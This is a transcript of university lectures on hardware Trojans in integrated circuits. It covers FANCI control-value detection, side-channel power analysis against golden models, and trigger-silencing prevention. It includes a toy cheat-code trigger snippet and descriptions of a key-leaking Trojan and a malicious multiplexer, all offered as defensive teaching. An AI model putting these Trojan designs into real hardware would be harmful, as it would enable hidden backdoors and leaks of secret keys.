
- **Small**
 - Typically a few lines of code / area
 - **Stealth**
 - Cannot be detected by regular testing methodologies (rare triggers)
 - Passive when not triggered

40

As we discussed in the previous video, one thing that was quite characteristic of every hardware Trojan is that it is small, typically a few lines of code occupying a very less area in the entire design of the IC and secondly it is stealthy, stealthy means that it is mostly passive

during the normal working of the device or the IC as well as during most of the testing process the Trojan is a passive and inactive and the Trojan only gets activated when specific triggers are obtained.

(Refer Slide Time: 6:53)




Now these two characteristics of being small and stealthy make Trojans very difficult to detect during the regular testing phase of an IC, typically when an IC is tested the testing algorithms are designed in such a way so as to obtain a very high coverage. So we would have a lot of very efficient testing algorithms which would boost off a coverage of say 99 percent, what this means is that 99 percent of the chip is actually tested by these algorithms, unfortunately the remaining 1 percent is the areas which are not tested. So, it is in this region that a hardware Trojan is likely to be present.

So, this particular graph shows how the stealth varies with the activity during testing for areas within the code which are highly active during testing those parts of the code in this IP are not stealthy at all, so they would come into this region of the graph as the stealth increases what we see is that the activity of these components during the testing phase is less. The way FANCI actually differs from the other regular testing mechanisms is that FANCI focuses on this particular area which normal or regular testing mechanisms would not actually cater to.

FANCI identifies signals in a device which are highly stealthy, so these signals are provided as the output of FANCI and it is these signals which should potentially hold a hardware Trojan. The entire aim of FANCI is to completely have no false negatives, which means that if a hardware Trojan is present in a device a FANCI should be able to detect it. It is okay to


have a few false positives, rather the false positives are acceptable this means that it is okay for FANCI to flag a few signals to as having a hardware Trojan when indeed there is no such Trojan present in them.

(Refer Slide Time: 9:14)



So, the main principle by which FANCI identifies stealthy signals within a huge IP code is by defining something known as control values. Let us say we have a particular IP core over here, which takes three inputs A, B and C and provides one output of O, so the truth table for this particular hardware design is as shown over here. So we see that the output O varies depending on the inputs A, B and C what FANCI actually measures is how much each of these inputs have on the output O, in other words how much does the input A affect the output O and so on.

(Refer Slide Time: 9:50)



So, let us take for example the input A and FANCI actually gives us a value of 0.5 indicating that A has a control of 0.5 on the output, how does FANCI actually compute this is by the following. So, what it does is that it keeps the remaining inputs constant for example 00 over here and then changes the value of A to 01 and sees if the output actually changes. So over here you see that when B and C are 0s a change in input A also affects the output O. On the other hand if we look at this particular part of the truth table, where B is 0 and C is 1 the change in A has no effect on the output.

So, what we see over here is that for certain values of B and C, A influences the output, while on the other hand for certain other values of B and C, A has no influence on the output. So, what FANCI actually measures, is the probability with which this input A affects the output. So out of these four, for instance A affects two of these, so two out of four and therefore A has a control of 0.5 on the output.

Now for example if we just change the truth table a little bit we change the hardware design a little bit and we actually have this and what we see over here is that independent of the value of A there is no change in the output. For example, given that B and C are both 0s, a change in A does not influence the output in any of these cases. Thus, in this case we say that A does not affect the output O or we also say that A is an unaffected input.

(Refer Slide Time: 11:48)

Control Values for a Trigger in a Trojan

```
if (addr == 0xdeadbeef) then
    trigger = 1
}
```

A31	A30	A2	A1	A0	trigger
0	0	...	0	0	0
0	0	...	0	0	1
0	0	...	0	1	0
0	0	...	0	1	1
:	:	:	:	:	:
1	1		1	1	0
:	:	:	:	:	:
1	1	1	1	1	1

A31 has a control value $1/2^{16}$

Easier to hide a trojan when larger input sets are considered


A low chance of affecting the output
Lends itself to stealthiness → easier to hide a malicious code

45

So now let us look at how the control values for a trigger in a hardware Trojan looks like. So as we have seen in the previous video a combinational hardware Trojan or a hardware Trojan which is triggered by a cheat code would look something like this, the trigger would wait for a specific input over here or the address should be equal to 0xDEADBEEF and then it would actually set the trigger to be equal to 1. So if we consider the truth table for address and trigger assuming that address is a 32-bit value, it would look something like this, we have the 32 bits of the address A0 to A31 over here and we have the triggered signal which is a single bit over here.

So, what we see in this is that in most of the rows in this truth table the trigger has a value of 0 exactly when the values of A0 to A31 has this specific 0xDEADBEEF input then you have a value of trigger to be 1, in all other cases or trigger has a value of 0. Thus, if we compute the control value for each of these address lines we would get a control value of $(1/2)^{16}$. Now a typical Hardware Trojan would have such a control value that is it would have a such a control value and this is what FANCI tries to actually identify given an IP code, such a low control value indicates that these signals are highly stealthy which in turn would indicate that these signals may potentially have a hardware Trojan present in them or in other words these signals may potentially have a trigger for a hardware Trojan present in them.

(Refer Slide Time: 13:45)




46

Let us take another example of a multiplexer, so this multiplexer is a 4 to 1 multiplexer, it takes 4 inputs A, B, C and D, it has two select lines S₁ and S₂ and it multiplexes one of these inputs to the output M. So depending on the value of S₁ and S₂ either A, B, C or D gets switched into M, as before we can actually write the truth table for this multiplexer and we could also compute the control value for each of these signals.

So, there are a total of 4 plus 2 that is 6 input signals and for each of these input signals we can compute the control value. So computing in this way we see that the control of A on M is 8 out of 32 which would mean that 8 times out of 32 A has an influence on the output M, so this use a value of 0.25 as a control of A. Similarly, we can actually find the control of all other inputs B, C, D, S₁ and S₂ and these happen to be 0.25, 0.25, 0.25 and 0.5 and 0.5 respectively. Note that S₁ and S₂ have control values of 0.5 each and all other inputs A, B, C and D have a value of 0.25. So, in this multiplexer it is highly unlikely that there is a hardware Trojan present in them due to the fact that none of these signals are actually stealthy.

(Refer Slide Time: 15:31)



47

Now consider a slight modification to this multiplexer, what we assume is that there is now not just two select lines but there are in fact 65 select lines, the first two are S₁ and S₂ which we have seen as before and besides that we have 63 other select lines which are going to a logic over here which produces either 0 or 1.


So now let us consider a malicious multiplexer, so what we have done is that we have taken our 4 to 1 multiplexer before and we added a trigger circuit to it. Now this trigger circuit essentially takes 63 inputs and based on the value of this trigger there is a logic which outputs either 0 or 1. Typically, in the passive mode or the output of this logic will be 0 in which case it acts as a regular 4 to 1 multiplexer depending on the values of S₁ and S₂, one of these inputs A, B, C and D would get switched to the output M.

Now depending on this particular 63 bits of additional select lines that gets added and when this output actually gets goes to 1 independent of the values of S₁ and S₂ the input E gets switched into M. So what we see is that this is our hardware Trojan, we have the trigger over here and this E value is what gets leaked to the output of the multiplexer. Now recomputing the control values for these various inputs to the multiplexer we see that A, B, C and D still have a control value of 0.25, the select lines S₁ and S₂ have still have a control value of 0.5.

However, the additional lines which is due to the hardware Trojan has a control value of 2^{-63} , further the input E has a control value of 2^{-65} on the output M. So what this indicates is that the inputs E and the inputs S₃ to S₆₆ corresponding to these red lines over here are stealthy signals, so they are rarely used and most likely they are inactive during the

general operation of this particular multiplexer and therefore they could be potential venues where a hardware Trojan may be inserted.

(Refer Slide Time: 18:24)




48

So, what the FANCI paper suggests is that they use a set of 3 heuristics a mean, median and something known as Triviality to identify potential stealthy signals in a hardware circuit. So, each of these three metrics could potentially give you a different result and would become actually active in different scenarios. For example the median in the context of a backdoor triggers is often close to zero when low or unaffected wires are present, the mean on the other hand is sensitive to outliers if there are few dependencies and one of them is unaffected it is likely to get noticed, a triviality on the other hand is a weighted average of the values in the vector.

So, you could actually go through the paper for more details about how these three metrics differ and how they can be used.

(Refer Slide Time: 19:24)



Now if you actually look at our malicious multiplexer what we see is that the mean has a score of 0.03, the triviality has a score of 0.50 and the median has a score of 2^{-63} this median would give you a good indication that this particular circuit possibly has a malicious backdoor present in it.

(Refer Slide Time: 19:47)

FANCI: The Complete Algorithm

Algorithm 1 Flag Suspicious Wires in a Design

```

1: for all modules  $m$  do
2:   for all gates  $g$  in  $m$  do
3:     for all output wires  $w$  of  $g$  do
4:        $T \leftarrow$  TruthTable(FanInTree( $w$ ))
5:        $V \leftarrow$  Empty vector of control values
6:       for all columns  $c$  in  $T$  do
7:         Compute control of  $c$  (Section 3.2)
8:         Add control( $c$ ) to vector  $V$ 
9:       end for
10:      Compute heuristics for  $V$  (Section 3.3)
11:      Denote  $w$  as suspicious or not suspicious
12:    end for
13:  end for
14: end for
```

50

So the complete algorithm for FANCI is as follows, so as we have discussed initially FANCI works at the IP code level, so it is assumed that you have a very large IP core written in RTL like the Verilog or VHDL and what FANCI does is that it takes this RTL as input and flags all the suspicious wires in the design, so it is these suspicious wires or the stealthy wires which could potentially have a hardware Trojan. What the FANCI guarantees is that the

algorithm has no false negatives that is if a Trojan is present in this particular IP then definitely a FANCI would actually detect it.

So the algorithm works as follows for each module in the design and then parsing through each gate in that module and for all the wires that are present in the gate, the truth table is built that is T and then control values are computed for each of these inputs, these control values are added to a vector called V and then the three heuristics mean, median and triviality are computed and based on these heuristics, wires are actually set to whether being suspicious or not being suspicious.

So, this is a very interesting algorithm and one of the most efficient algorithms to detect potential hardware backdoors present in IP cores and there have been various improvements over this algorithm since 2013, which could detect more advanced backdoors. Thank you.


References:

1. [FANCI](#)

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Detecting Hardware Trojans in ICs

Hello and welcome to this video lecture in the course for Secure Systems Engineering, in the previous video lecture we had actually looked at technique known as FANCI which could be used to detect potential areas in an IP core where a Trojan maybe present. Now in this video lecture we will look at another technique to detect hardware Trojans after the chip has been fabricated.

(Refer Slide Time: 00:43)



52

So as we seen in the previous lectures design and fabrication of IC involves multiple parties, so multiple third parties are involved like what we have seen is that there may be different third parties from where the company actually buys IP cores, different tools are involved different standard cell libraries and so on and eventually there also could be the fabrication which is done offshore.

So, as we have seen in the previous two video lectures many of these stages during the design and fabrication could be potential sites through which hardware Trojans may be inserted. Eventually when we do get back the chip after fabrication it is in these areas the package and testing and the deployment in this areas it is extremely difficult to identify the complete chip has hardware Trojan or hardware backdoor present in it. In this video lecture we will look at this

particular region and look at some of the state of their techniques through which one can detect the presence of a hardware Trojan in an IC.

So many of these techniques are still in a very early stage of research and the techniques that we will discuss still have a very small probability of success in identifying a hardware Trojan.

(Refer Slide Time: 02:19)

Detecting Trojans in ICs

- Optical Inspection based techniques
 - Scanning Optical Microscopy (SOM),
 - Scanning Electron Microscopy (SEM),
 - and pico-second imaging circuit analysis (PICA)
 - Drawbacks: Cost and Time!
- Testing techniques
 - Not a very powerful technique
- Side channel based techniques
 - Non intrusive technique
 - Compare side-channels with a golden model

A Survey on Hardware Trojan Detection Techniques
<http://ieeexplore.ieee.org/stamp/stamp.jsp?arnumber=7169073>

53

So, various techniques that have been used in the past to detect hardware Trojans in an IC is by first by optical inspection based on technique such as scanning optical microscopy, scanning electron microscopy and so on. So, what is actually required over here is that the fabricated chip is de-packaged the packaging is actually removed and it is scanned through various techniques such as the SOM and SEM and with the hope that any additional modifications to the design is visible through one of this microscopy techniques.


There are also some post fabrication testing techniques that have been proposed in the past however these techniques are not so powerful and are not very efficient in identifying hardware Trojans. One promising technique which has been used and suggested in the research literature in the recent years is to use side channel mechanisms to detect the presence of a hardware Trojan. The advantage of this side-channel based techniques is that they typically are going to be more effective than the regular testing techniques and they are in fact not too expensive. In a typical side channel technique what is done is that the chip is powered on and various test vectors are given and during this particular process the power consumed by the device is actually

monitored.

This power consumption is then compared with that of a golden reference it is assumed that this golden reference is free of any Trojans and what is expected is that the power profile for the golden reference of this chip is going to be exactly identical to that of the chip if there are no Trojans. On the other hand, there will be slight differences in the power profile of the chip if a Trojan is present.

(Refer Slide Time: 04:41)

Side Channel Based Trojan Detection



Hardware trojan design and detection: a practical evaluation


54

So, let us see a little more in detail about this, so let see an example for this we could actually refer to this particular paper which is available online for a more details about this particular technique. The test circuit that we look at is this particular implementation of a cryptographic cipher known as present, so this particular hardware design takes as input the secret key also the plain text and it actually provides an output of the cipher text and also a signal which shows that it is done. So, in order to collect the power profile of the signal the fabricated IC corresponding to this chip is powered on and various inputs are given to the chip so the inputs of plain text and key would then get encrypted to provide the corresponding cipher text. Side by side during the encryption process the power consumed by the chip is monitored on a powerful oscilloscope.

So, as you see over here this shows the power profile or the power traces collected for a specific input so the X axis over here has the time samples while the Y axis has the normalized power consumption. So, what we look at over here is two designs G^* and G so we are considering that

these two are the golden models and thus do not have a Trojan. What we notice over here is that the power profile for these two devices is exactly identical. So, this is this power is taken for each of these devices and plotted together for the same input and key.

(Refer Slide Time: 06:39)




Now if we consider these devices and compare it with a device which actually has a Trojan so the Trojan is actually implemented over here as shown over here so we see that there is a trigger circuit which is over here and also there is some flip flops and finally if there is a trigger then the key which is present over here gets can be leaked out through the cipher text. Now if we looked at the chip level details this is how the golden reference looks like the chip level details of the device with the Trojan look something like this. Note that there is a small addition over here there are a few astrologic that is used to actually hold the Trojan.

Now when we compare the power profile of this Trojan circuit and compare it with the golden circuits that we have actually have in our position we see that there is a slight difference so if we look more closely over here you see that the red profile which corresponds to the design with the Trojan looks considerably different than compared to the golden ones thus we can conclude that this design B we have a Trojan present in them. Besides just visually looking at these different power profiles there are better statistical techniques that can be used so one of them is known as the Difference of Distributions.

(Refer Slide Time: 07:58)

Difference of Distributions



56

So, what we see over here is the distributions between the golden circuit which has no Trojan and the circuit or design which has the Trojan. So, we monitor the difference in these distributions and what we see is that these distributions, we use various statistical techniques like CDF's and Sum of Squared differences to identify differences in between the power profiles. So, if this these differences exceeds a certain threshold then we can conclude that a Trojan is present. So, while these techniques are still in a very early stage of research there is still a lot being done to detect Trojans on a completed or a fabricated IC. Thank you.

References:

1. [A survey on hardware trojan detection techniques](#)
2. [Hardware trojan design and detection: a practical evaluation](#)

Information Security - 5 - Secure Systems Engineering

Professor Chester Rebeiro

Indian Institute of Technology, Madras

Protecting Against Hardware Trojans

Hello and welcome to this lecture in the course for Secure Systems Engineering, in the previous video lectures we had actually looked at hardware Trojans we had looked at two mechanisms to detect hardware Trojans, the first was called FANCI which detected hardware Trojans present in IP cores the second was using side channels such as the power consumption of a device to identify the presence of a hardware Trojan in a fabricated IC. Now as we mentioned in the previous video all of these techniques though successful to a certain extent are very easily evaded by Trojan developers essentially we could write hardware Trojans that specifically could bypass all of these techniques that have been developed to detect hardware Trojans.

An alternate approach to solve this particular problem is to prevent hardware Trojans altogether so essentially if we cannot detect the presence of a hardware Trojan we will design circuits in such a way so that insertion of hardware Trojans in the circuits become difficult.

(Refer Slide Time: 01:30)

Protecting against Hardware Trojans


Silencing Hardware Backdoors
www.cs.columbia.edu/~simha/preprint_oakland11.pdf
Slides taken from Adam Waksman's Oakland talk

In this lecture we will be looking at this paper called Silencing Hardware Backdoors. This paper was actually presented in Oakland 2011 and a lot of the slides that we will be presenting today in this video lecture is by Adam Waksman's Oakland talk in 2011 essentially the talk corresponding to this specific paper.

(Refer Slide Time: 01:52)

Hardware Trojan Prevention (If you can't detect then prevent)

Backdoor = Trigger + Payload




58

Now a lot of the paper is based on the fact that the hardware Trojan comprises of two components. The first component is known as a trigger and the second component as we have seen in the previous lectures is the payload if somehow we can design our hardware model such that it is difficult to create such a trigger then payload would never execute even though a hardware Trojan maybe present if the trigger never happens as expected by the attacker then the payload will never execute and a sensitive information or malicious activities by the device would never occur. So, the critical aspect what this paper talks about is how would we make triggering the hardware Trojan difficult? Essential idea in this entire thing is a way to hide the triggers so that the payloads never execute.

A base idea is to enumerate the different ways a triggers can appear in a hardware design and try to make it difficult for an attacker to actually design Trojans with these variety of triggers.

(Refer Slide Time: 03:07)



To understand this we take a high level picture of a hardware module and what we see is that every hardware module comprises of some inputs and (provided) provide some outputs these inputs can be categorized as global inputs such as the clock resets signal and so on. A control inputs which modify the state machine of the hardware module, data inputs for example data read from memory and so on and each of these will affect the outputs of the particular triggers and each of these will affect the outputs of this particular module, each of these inputs global control data and test could potentially be a way through which a trigger can be activated.


So, in this particular work we focus mainly on the triggers that could come through the global signals the control signals and the data signals. So each of these different signals global, control and data would have different types of triggers so we call the triggers based on the global signals such as a clock as a ticking time bomb, control signals could be cheat codes which are single shot or in a sequence or data signals could again be cheat codes in a single shot or sequence.

So, what we will see in this particular video lecture is how each of these triggers will look and how we can design our hardware modules so as to prevent these triggers or make it difficult for an attacker to build hardware Trojans with this mechanisms.

(Refer Slide Time: 04:57)

Ticking Timebomb


- After a fixed time, functionality changes



So, let us start with trigger ticking time bombs. Essentially if we consider this as our hardware module what a ticking time bomb trigger does is that it waits for a fix time and then triggers the hardware Trojans payload to execute this time is typically specified by the attacker. The attacker want that the Trojan's trigger gets activated may say after a few months a few weeks or maybe even a few years or maybe at a specific time during the year.

(Refer Slide Time: 05:32)

Ticking Timebomb



